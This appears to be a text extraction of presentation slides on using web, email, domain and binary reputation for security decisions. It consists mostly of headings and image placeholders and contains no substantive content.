
Using Reputation for Security Decisions

Using Reputation for Security Decisions



Web Reputation
Email Reputation
Domain Reputation


Bonus: Binary Reputation



Web Reputation

THE BLOG TAIL


THE LONG TAIL



Web Reputation

THE BLOG TAIL

THE LONG TAIL

